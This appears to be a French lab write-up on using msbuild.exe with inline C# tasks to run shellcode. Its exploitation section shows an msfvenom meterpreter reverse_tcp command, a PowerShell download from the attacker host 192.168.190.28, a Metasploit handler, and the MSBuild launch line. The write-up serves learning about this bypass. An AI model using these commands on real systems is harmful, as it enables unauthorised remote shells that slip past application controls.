MsBuild.exe

En générale:

`msbuild.exe` est l'exécutable principal de MSBuild, l'outil de construction de Microsoft

En Details:

`msbuild.exe` (Exécutable de MSBuild) est le fichier binaire qui permet d'exécuter MSBuild à partir de la ligne de commande sur Windows. Il est utilisé pour compiler des projets et des solutions basés sur .NET.

> MSBuild (Microsoft Build Engine) est un outil de construction utilisé pour automatiser le processus de compilation et de gestion de projets logiciels, principalement dans l'environnement .NET.

Fonctionnalités de `msbuild.exe`


1. Compilation de projets : Lorsque vous exécutez `msbuild.exe`, il lit les fichiers de projet (comme `.csproj` pour C#) et compile le code source, générant des fichiers exécutables ou des bibliothèques.
2. Dépendances : MSBuild gère automatiquement les dépendances entre les projets, garantissant que les projets nécessaires sont construits dans le bon ordre.
3. et autres


Où se trouve :

The msbuild.exe binary can be found under :

```
C:\Windows\Microsoft.NET\Framework\V4.0.30319\.
```

Explication du code :





`using Microsoft.Build.Framework;`

- importe le framework MSBuild, qui fournit des interfaces et des classes pour créer des tâches de build.
- Intérêt : Cela permet de définir une tâche personnalisée pour MSBuild.

`public class ClassExample : Task, ITask`

- Elle indique que `ClassExample` hérite de la classe `Task` et implémente l'interface `ITask`.
- Intérêt : Cela permet à la classe d'être utilisée comme une tâche dans le système de build de MSBuild, offrant des fonctionnalités de construction et de gestion de projets.

`public override bool Execute()`

- Elle définit la méthode `Execute`, qui est une méthode surchargée de la classe `Task`.
- Intérêt : C'est la méthode principale qui est appelée lorsque la tâche est exécutée. Elle doit retourner un booléen indiquant si l'exécution a réussi ou non.

puisque MSBuild est un système de construction utilisé pour compiler des projets .NET, et il fonctionne principalement avec des fichiers de projet au format XML, tels que `.csproj` pour les projets C#. Il ne peut pas directement exécuter des fichiers C# (.cs) sans qu'ils soient encapsulés dans un projet défini dans un fichier XML.

c'est ce que nous avons fait

`<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">`

- permet de définit un projet MSBuild avec la version 4.0

`<Target>` : Définit une cible MSBuild nommée `Hello`
`<ClassExample />` : Exécute une classe appelée `ClassExample`
`UsingTask` : Déclare une tâche nommée `ClassExample`.
`TaskFactory="CodeTaskFactory"` : Permet d'inclure du code C# directement dans le fichier MSBuild.
`AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll"` : Utilise la bibliothèque `Microsoft.Build.Tasks.v4.0.dll` de MSBuild.
`<![CDATA[ ... ]]>` : Permet d'insérer du code C# sans interférence avec la syntaxe XML.


Exploitation

premièrement generant notre shellcode avec msfconsole :

```
msfvenom -p windows/meterpreter/reverse_tcp
LHOST=192.168.190.28 LPORT=443 -f csharp
```


maintenant il faut qu'on delivre notre fichier xml au cible win 10 ,j'ai essayer avec le serveur http mais n'a pas fonctionner , je peux telecharger les fichiers xml depuis le browser , donc j'ai adopter une autre solution de telecharger le fichier avec une commande powershell :

```
(New-Object
Net.WebClient).DownloadFile('http://192.168
.190.28/msbuild_shellcode.xml','C:\\users\\
public\\msbuild_shellcod.xml') | IEX
```




lancant un handler dans metasploit pour intercepter notre reverse shell:

```
msfconsole -x "use exploits/multi/handler;
set lhost 192.168.190.28; set lport 443;
set payload
windows/meterpreter/reverse_tcp; exploit"
```




executant notre exploit dans le reperoir home C:\Users\hajar :

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
C:\Users\Public\msbuild_shellcode.xml
```



le reverse shell a ete creer avec success:



ressources :

https://www.ired.team/offensive-security/code-execution/using-msbuild-to-execute-shellcode-in-c

https://gist.githubusercontent.com/ConsciousHac

ker/5fce0343f29085cd9fba466974e43f17/raw/df62c7256701d486fcd1e063487f24b599658a7b/shellcode.xml